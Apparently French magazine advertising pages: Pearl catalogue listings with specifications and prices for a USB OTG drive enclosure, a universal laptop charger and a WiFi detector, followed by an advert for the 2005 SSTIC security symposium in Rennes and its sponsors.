Le transfert sans frontière! **OTG** (On The Go) est l'abréviation magique qui décrit la technologie vous permettant d'**échanger** des données entre deux **périphériques USB**. Ce boîtier en est pourvu et vous offre donc la possibilité de brancher votre **lecteur MP3**, votre **appareil photo numérique** ou une **clé USB** sur votre disque dur 2,5" (non inclus) sans devoir passer par un ordinateur. Il s'utilise aussi comme boîtier externe standard pour votre ordinateur. ▶LED d'état de différentes couleurs ▶Transfert par **simple** pression d'une touche ▶Interface : **USB 2.0** ▶Alimentation: par boîtier de piles (inclus) par 4 accus ou piles AA (non incluses) ou par adaptateur secteur (inclus) ▶Système requis : Windows 98SE, Millenium, 2000 et XP ou MAC OS 9.0 et ultérieurs ▶Dimensions: 130x15x75mm ▶Disque dur non inclus **Réf.PE164 Réf.PE164 Prix : 49,90€TTC**

Adaptateur secteur universel pour PC portables

Vous avez **cassé** ou **perdu** votre adaptateur secteur? Plus besoin de commander la réplique originale chez le fournisseur de votre portable. Cet adaptateur secteur universel fonctionne avec une grande partie des ordinateur portables disponibles sur le marché actuellement. Un interrupteur vous permet de choisir la puissance en sortie souhaitée et un des **six embouts** vous permet de le brancher sur votre ordinateur. De plus, il est utilisable dans le **monde entier** grâce aux 3 adaptateurs pour prises. ▶Courant continu ▶Puissance en sortie sélectionnable: 15/16/18/19/20/22/24 V ▶Trois adaptateurs de voyage ▶Tension d'entrée variable: 100 – 240 V, 50/60 Hz ▶Ajustement automatique à la tension ▶Maximum 3500 mA ▶Protection de surcharge et de court-circuit ▶Six prises pour portable: 1,0x6,5 mm, 1,35x3,5 mm, 1,75x4,75 mm, 1,75x5,5 mm, 2,1x5,5 mm et 2,5x5,5 mm ▶Dimensions: 143 x 60 x 38 mm ▶Longueurs des câbles: 180 cm chacun ▶Liste de compatibilité sur www.pearl.fr **Réf.PE7355 Prix : 49,90€TTC**

Détecteur WiFi

C'est **la solution la plus simple** et la plus conviviale pour détecter en toute autonomie des réseaux WiFi où que vous soyez. Vous n'aurez ainsi plus besoin de faire les cents pas avec votre ordinateur portable ouvert pour trouver un réseau disponible pour vous connecter. **Aucun logiciel ou ordinateur n'est requis**. Caractéristiques techniques : détecteur **compact et léger** (38x76x9mm, 23gr.) ▶Détection et filtrage des réseaux sans fil 802.11b et 802.11g et les cameras de surveillance 2,4 GHz ▶Recherche activée sur simple pression ▶Indication de la qualité de réception des signaux ▶Si les voyants LED sont verts, vous pouvez vous connecter ▶Porté environ 60 mètres ▶Livré avec un porte-clés. **Réf.PE5615 Prix : 19,90€TTC**

www.pearl.fr *Demandez gratuitement votre Catalogue 148 pages*

PEARL **Diffusion** 6, rue de la Scheer
Z.I. Nord - B.P. 121 - 67603 SELESTAT Cedex

0,12 €/mn
N° Indigo 0 820 822 823

SYMPOSIUM

SSTIC

SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DES COMMUNICATIONS

1-3 juin 2005 à Rennes

La lutte informatique

www.sstic.org

misc — multi-system & internet security cookbook

cea

Supélec

EADS CCR

ARCHE omnetica group

france telecom R&D